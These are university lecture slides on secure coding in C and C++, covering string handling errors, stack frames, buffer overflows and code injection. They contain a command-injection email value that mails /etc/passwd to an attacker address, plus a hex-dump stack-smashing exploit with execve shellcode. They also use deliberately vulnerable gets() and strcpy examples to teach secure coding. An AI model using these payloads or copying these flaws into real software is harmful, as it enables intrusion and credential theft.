IS 2620

Secure Coding in C and C++

String Vulnerabilities

Lecture 3

Sept 13, 2018

Acknowledgement: These slides are based on author Seacord's original presentation


Note

- Ideas presented in the book generalize but examples are specific to
  - Microsoft Visual Studio
  - Linux/GCC
  - 32-bit Intel Architecture (IA-32)


Issues

- Compilers
- Strings
  - Background and common issues
- Common String Manipulation Errors
- String Vulnerabilities
- Mitigation Strategies

Compilers ..



- Multiple points of entry for bugs !!




Strings

- Comprise most of the data exchanged between an end user and a software system
  - command-line arguments
  - environment variables
  - console input
- Software vulnerabilities and exploits are caused by weaknesses in
  - string representation
  - string management
  - string manipulation

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
  - A pointer to a string points to its initial character.
  - String length is the number of bytes preceding the null character
  - The string value is the sequence of the values of the contained characters, in order.
  - The number of bytes required to store a string is the number of characters plus one (x the size of each character)

C++ Strings

- The standardization of C++ has promoted
  - the standard template class **`std::basic_string`**
  - and its **`char`** instantiation **`std::string`**
  - The **`basic_string`** class is less prone to security vulnerabilities than C-style strings.
- C-style strings are still a common data type in C++ programs
- Impossible to avoid having multiple string types in a C++ program except in rare circumstances
  - there are no string literals
  - no interaction with the existing libraries that accept C-style strings OR only C-style strings are used

Common String Manipulation Errors

- Programming with C-style strings, in C or C++, is error prone.
- Common errors include
  - Unbounded string copies
  - Null-termination errors
  - Truncation
  - Write outside array bounds
  - Off-by-one errors
  - Improper data sanitization

Unbounded String Copies

- Occur when data is copied from a unbounded source to a fixed length character array

```
int main(void) {
  char Password[80];
  puts("Enter 8 character password:");
  gets(Password);
          ...
}
```

Copying and Concatenation

- It is easy to make errors when
  - copying and concatenating strings because
    - standard functions do not know the size of the destination buffer

```
int main(int argc, char *argv[]) {
  char name[2048];
  strcpy(name, argv[1]);
  strcat(name, " = ");
  strcat(name, argv[2]);
           ...
}
```

Simple Solution

- Test the length of the input using **`strlen()`** and dynamically allocate the memory

```
int main(int argc, char *argv[]) {
  char *buff = (char *)malloc(strlen(argv[1])+1);
  if (buff != NULL) {
    strcpy(buff, argv[1]);
    printf("argv[1] = %s.\n", buff);
  }
  else {
    /* Couldn't get the memory - recover */
  }
  return 0;
}
```

C++ Unbounded Copy

- Inputting more than 11 characters into following C++ program results in an out-of-bounds write:

```
#include <iostream.h>
int main(void) {
  char buf[12];
  cin >> buf;
  cout << "echo: " << buf << endl;
}
```

Simple Solution

```
#include <iostream.h>

int main() {
  char buf[12];

  cin.width(12);
  cin >> buf;
  cout << "echo: " << buf << endl;
}
```

The extraction operation can be limited to a specified number of characters if **`ios_base::width`** is set to a **`value > 0`**

After a call to the extraction operation the value of the **`width`** field is reset to 0

Null-Termination Errors

- **Another common problem with C-style strings is a failure to properly null terminate**

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[32];

  strcpy(a, "0123456789abcdef“);
  strcpy(b, "0123456789abcdef”);
  strcpy(c, a);
  ..
}
```

From ISO/IEC 9899:1999

The **strncpy** function

```
char *strncpy(char * restrict s1,
     const char * restrict s2,
     size_t n);
```

- copies not more than **n** characters (characters that follow a null character are not copied) from the array pointed to by **s2** to the array pointed to by **s1**[*)]
  - *Thus, if there is no null character in the first **n** characters of the array pointed to by **s2**, the result will not be null-terminated.

String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
  - `strncpy()` instead of `strcpy()`
  - `fgets()` instead of `gets()`
  - `snprintf()` instead of `sprintf()`
- Strings that exceed the specified limits are truncated
- Truncation results in a loss of data, and in some cases, to software vulnerabilities

Write Outside Array Bounds

```
int main(int argc, char *argv[]) {
  int i = 0;
  char buff[128];
  char *arg1 = argv[1];

  while (arg1[i] != '\0' ) {
    buff[i] = arg1[i];
    i++;
  }
  buff[i] = '\0';
  printf("buff = %s\n", buff);
}
```

Because C-style strings are character arrays, it is possible to perform an insecure string operation without invoking a function

Off-by-One Errors

- **Can you find all the off-by-one errors in this program?**

```
int main(int argc, char* argv[]) {
  char source[10];
  strcpy(source, "0123456789");
  char *dest = (char *)malloc(strlen(source));
  for (int i=1; i <= 11; i++) {
    dest[i] = source[i];
  }
  dest[i] = '\0';
  printf("dest = %s", dest);
}
```

Improper Data Sanitization

- An application inputs an email address from a user and writes the address to a buffer [Viega 03]


```
sprintf(buffer,
     "/bin/mail %s < /tmp/email",
     addr
  );
```

  - The buffer is then executed using the `system()` call.
  - The risk is, of course, that the user enters the following string as an email address:
  - `bogus@addr.com; cat /etc/passwd  | mail some@badguy.net`


- **[Viega 03]** Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

Process Memory Organization

- Process: a program instance that is loaded into memory and managed by OS
- Organization depends on
  - OS
  - Compiler
  - Linker
  - Loader




x86 Registers



Source/for more info: http://www.cs.virginia.edu/~evans/cs216/guides/x86.html

Program Stacks


- A program stack is used to keep track of program execution and state by storing
  - return address in the calling function
  - arguments to the functions
  - local variables (temporary
- The stack is modified
  - during function calls
  - function initialization
  - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
b() {…}
a() {
  b();
}
main() {
  a();
}
```



Stack Frames

- The stack is used to store
  - return address in the calling function
  - actual arguments to the subroutine
  - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack
- The stack is modified during
  1. subroutine calls
  2. subroutine initialization
  3. returning from a subroutine

1. Subroutine Calls

- `function(4, 2);`

```
push 2
push 4
call function (411A29h)
```

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

EIP = 00411A80 ESP = 0012FE0C EBP = 0012FEDC

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer

EBP: Extended Base Pointer

2. Subroutine Initialization

- `void function(int arg1, int arg2) {`

```
push ebp
```

Save the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer

EBP: Extended Base Pointer

Subroutine Return

- `return();`

```
mov esp, ebp
```

Restore the stack pointer

```
pop ebp
```

Restore the frame pointer

```
ret
```

Pops return address off the stack and transfers control to that location

EIP = 00411A87 ESP = 0012FE08 EBP = 0012FEDC

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer

EBP: Extended Base Pointer

Return to Calling Function

- `function(4, 2);`

```
push 2
push 4
call function (411230h)
add  esp,8
```

Restore stack pointer

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer

EBP: Extended Base Pointer

Example Program

```
bool IsPasswordOK(void) {
 char Password[12]; // Memory storage for pwd
 gets(Password);    // Get input from keyboard
 if (!strcmp(Password,"goodpass")) return(true); // Password
   Good
 else return(false); // Password Invalid
}
void main(void) {
 bool PwStatus;                    // Password Status
  puts("Enter Password:");         // Print
 PwStatus=IsPasswordOK();          // Get & Check Password
 if (PwStatus == false) {
      puts("Access denied"); // Print
      exit(-1);                    // Terminate Program
 }
 else puts("Access granted");// Print
}
```

Stack Before Call to `IsPasswordOK()`

Code

EIP →

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
      puts("Access denied");
      exit(-1);
    }
else puts("Access
granted");
```

Stack

ESP →

Storage for **`PwStatus`** (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

Stack During `IsPasswordOK()` Call

Code

EIP →

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
      puts("Access denied");
      exit(-1);
    }
else puts("Access granted");
```

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password, "goodpass"))
      return(true);
 else return(false)
}
```

Stack

ESP →

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

Note: The stack grows and shrinks as a result of function calls made by `IsPasswordOK(void)`

Stack After `IsPasswordOK()` Call

Code

EIP →

```
puts("Enter Password:");
PwStatus = IsPasswordOk();
if (PwStatus == false) {
  puts("Access denied");
  exit(-1);
}
else puts("Access granted");
```


Stack

ESP →

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure



Buffer Overflows

- Buffer overflows occur when data is written beyond the boundaries of memory allocated for a particular data structure.
- Caused when buffer boundaries are neglected and unchecked
- Buffer overflows can be exploited to modify a
  - variable
  - data pointer
  - function pointer
  - return address on the stack

Smashing the Stack

- This is an important class of vulnerability because of their frequency and potential consequences.
  - Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack.
  - Successful exploits can overwrite the return address on the stack allowing execution of arbitrary code on the targeted machine.

The Buffer Overflow 1

- What happens if we input a password with more than 11

CRASH

The Buffer Overflow 2

Stack

EIP →

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password,"badprog"))
      return(true);
 else return(false)
}
```

ESP →

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "7890"
Storage for **PwStatus** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 11 character plus the NULL terminator.

The Vulnerability

- A specially crafted string “1234567890123456j▶*!” produced the following result.

What happened ?

What Happened ?

- "1234567890123456j►*!" overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execuition at line 6

	Statement
1	`puts("Enter Password:");`
2	`PwStatus=ISPasswordOK();`
3	`if (PwStatus == true)`
4	`  puts("Access denied");`
5	`  exit(-1);`
6	`}`
7	`else puts("Access granted");`

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "j►*!" (return to line 7 was line 3)
Storage for **`PwStatus`** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.

String Agenda

- Strings
- Common String Manipulation Errors
- String Vulnerabilities
  - Buffer overflows
  - Program stacks
  - Arc Injection
  - Code Injection
- Mitigation Strategies

Code Injection

- Attacker creates a malicious argument
  - specially crafted string that contains a pointer to malicious code provided by the attacker
- When the function returns control is transferred to the malicious code
  - injected code runs with the permissions of the vulnerable program when the function returns
  - programs running with root or other elevated privileges are normally targeted

Malicious Argument

- Characteristics of MA
  1. Must be accepted by the vulnerable program as legitimate input.
  2. The argument, along with other controllable inputs, must result in execution of the vulnerable code path.
  3. The argument must not cause the program to terminate abnormally before control is passed to the malicious code

gets()

- Can read from input stream pointed to by stdin until
  - EOF is encountered or
  - a newline character is read (replaced with null)

  Hence – there may be null characters embedded !!

  So a vulnerable program can be called with a file as input

./vulprog < exploit.bin

- The get password program can be exploited to execute arbitrary code by providing the following binary data file as input:

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú  · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +ï§  · +-Ç  · +1"
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal “
```

- This exploit is specific to Red Hat Linux 9.0 and GCC

Mal Arg Decomposed 1

The first 16 bytes of binary data fill the allocated storage space for the password.

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal “
```

NOTE: The version of the gcc compiler used allocates stack data in multiples of 16 bytes

Mal Arg Decomposed 2

- `000   31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"`
- `010   37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"`
- `020   31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú  · +¦+· +¦v"`
- `030   F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§  · +-Ç  · +1"`
- `040   31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal`

The next 12 bytes of binary data fill the storage allocated by the compiler to align the stack on a 16-byte boundary.

4-bytes already used for Return address

Mal Arg Decomposed 3

- `000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"`
- `010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a·  +"`
- `020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú  ·  +¦+·  +¦v"`
- `030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "·  +ï§  ·  +-Ç  ·  +1"`
- `040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal “`

This value overwrites the return address on the stack to reference injected code

Figure 2-25. Program stack overwritten by binary exploit

Line	Address	Content
1	0xbffff9c0 – 0xbffff9cf	"123456789012456" Storage for Password (16 Bytes) Program allocates 12 but complier defaults to multiples of 16 bytes)
2	0xbffff9d0 – 0xbffff9db	"789012345678" extra space allocated (12 Bytes) Compiler generated to force 16 byte stack alignments
3	0xbffff9dc	(0xbffff9e0) # new return address
4	0xbffff9e0	xor %eax,%eax # set eax to zero
	0xbffff9e2	mov %eax,0xbffff9ff # set to NULL word
6	0xbffff9e7	mov $0xb,%al # set code for execve
7	0xbffff9e9	mov $0xbffffa03,%ebx # ptr to arg 1
8	0xbffff9ee	mov $0xbffff9fb,%ecx # ptr to arg 2
9	0xbffff9f3	mov 0xbffff9ff,%edx # ptr to arg 3
10	0xbffff9f9	int $80 # make system call to execve
11	0xbffff9fb	0xbffff9ff #arg 2 array pointer array, points to a NULL str
12	0xbffff9ff	"1111" #will be changed to 0x00000000 terminates ptr array & also used for arg3
13	0xbffffa03 – 0xbffffa0f	"/usr/bin/cal\0" #Command to execute

int execve(const char ***_filename_, char *const** _argv_**[], char *const** _envp_**[]);**

Malicious Code

- The object of the malicious argument is to transfer control to the malicious code
  - May be included in the malicious argument (as in this example)
